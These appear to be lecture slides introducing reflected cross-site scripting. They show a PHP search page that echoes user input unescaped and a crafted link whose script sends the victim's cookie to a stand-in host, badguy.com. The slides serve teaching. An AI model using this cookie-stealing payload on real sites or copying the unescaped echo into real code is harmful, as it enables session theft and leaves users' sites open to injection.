
# Cross-Site Scripting (XSS)




# Cross-Site Scripting (XSS)




# Cross-Site Scripting (XSS)




# Cross-Site Scripting (XSS)



# Cross-Site Scripting (XSS)



# Cross-Site Scripting (XSS)



# The Setup

- User input is echoed into HTML response.
- *Example*: search field
  - <http://victim.com/search.php?term=apple>
  - search.php responds with:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```

- How can an attacker exploit this?

# Injection Via Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php?term=  
<script> window.open (  
    "http://badguy.com?cookie = " +  
    document.cookie ) </script>
```

*What if user clicks on this link?*

- 1) Browser goes to victim.com/search.php
- 2) victim.com returns

<HTML> Results for <script> ... </script> ...

- 3) Browser **executes** script *in same origin* as victim.com

Sends badguy.com cookie for victim.com

Or any other **arbitrary execution / rewrite victim.com page**